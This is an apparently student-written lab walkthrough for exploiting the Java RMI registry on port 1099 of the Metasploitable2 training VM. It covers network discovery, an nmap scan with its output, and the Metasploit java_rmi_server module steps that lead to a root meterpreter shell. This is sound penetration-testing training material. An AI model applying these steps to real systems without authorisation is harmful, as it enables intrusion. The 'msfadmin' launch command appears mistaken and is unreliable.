## **Exploiting 1099 Java-rmi Port Vulnerability on Metasploitable2**


## **Detailed Write-Up by Seerat E Marryum**


Check connectivity and the IP address of network we are connected to:


- Ping google.com
- ifconfig

Check all the network devices connected on router

• sudo netdiscover








Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:

## nmap scan -Pn -sV <ip>


```
KaliLinux - VMware Workstation
KaliLinux × Metasploitable2-Linux
                                              ☐ Kioptrix Level 1
                                 2
                                                                    4 16:08
                                       silentspectre@kali: ~
 File Actions Edit View Help
  —(silentspectre®kali)-[~]
└-$ nmap -Pn -sV 192.168.100.218
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 16:01 EDT
Nmap scan report for 192.168.100.218
Host is up (0.0038s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT
         STATE SERVICE
                          VERSION
21/tcp
         open ftp
                           vsftpd 2.3.4
         open ssh
                           OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
22/tcp
23/tcp
         open
               telnet
                           Linux telnetd
                           Postfix smtpd
25/tcp
         open smtp
80/tcp
                           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
         open http
                           2 (RPC #100000)
111/tcp
         open rpcbind
        open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
139/tcp
445/tcp
512/tcp
                          netkit-rsh rexecd
         open exec
513/tcp open login
                           OpenBSD or Solaris rlogind
514/tcp open
              tcowrapped
1099/tcp open
               java-rmi
                          GNU Classpath grmiregistry
1524/tcp open
              bindshell
                          Metasploitable root shell
2049/tcp open nfs
                           2-4 (RPC #100003)
                           ProFTPD 1.3.1
2121/tcp open
              ftp
3306/tcp open
              mysql
                           MySQL 5.0.51a-3ubuntu5
5432/tcp open
                          PostgreSQL DB 8.3.0 - 8.3.7
               postgresql
5900/tcp open
                           VNC (protocol 3.3)
              vnc
                           (access denied)
6000/tcp open X11
6667/tcp open
                           UnrealIRCd
               irc
8009/tcp open
                           Apache Jserv (Protocol v1.3)
               ajp13
8180/tcp open http
                           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds
```

Start the metasploit: sudo msfdb init && msfadmin




Search **java\_rmi\_server** and see for available exploits. I used 0 i.e.


exploit/multi/misc/java\_rmi\_server



Set the configurations: **RHOSTS <ip>** and run the **exploit** once the exploits complete we gain access to meterpreter shell.



Gain the access of shell in target machine:



Successfully gained root access of target machine.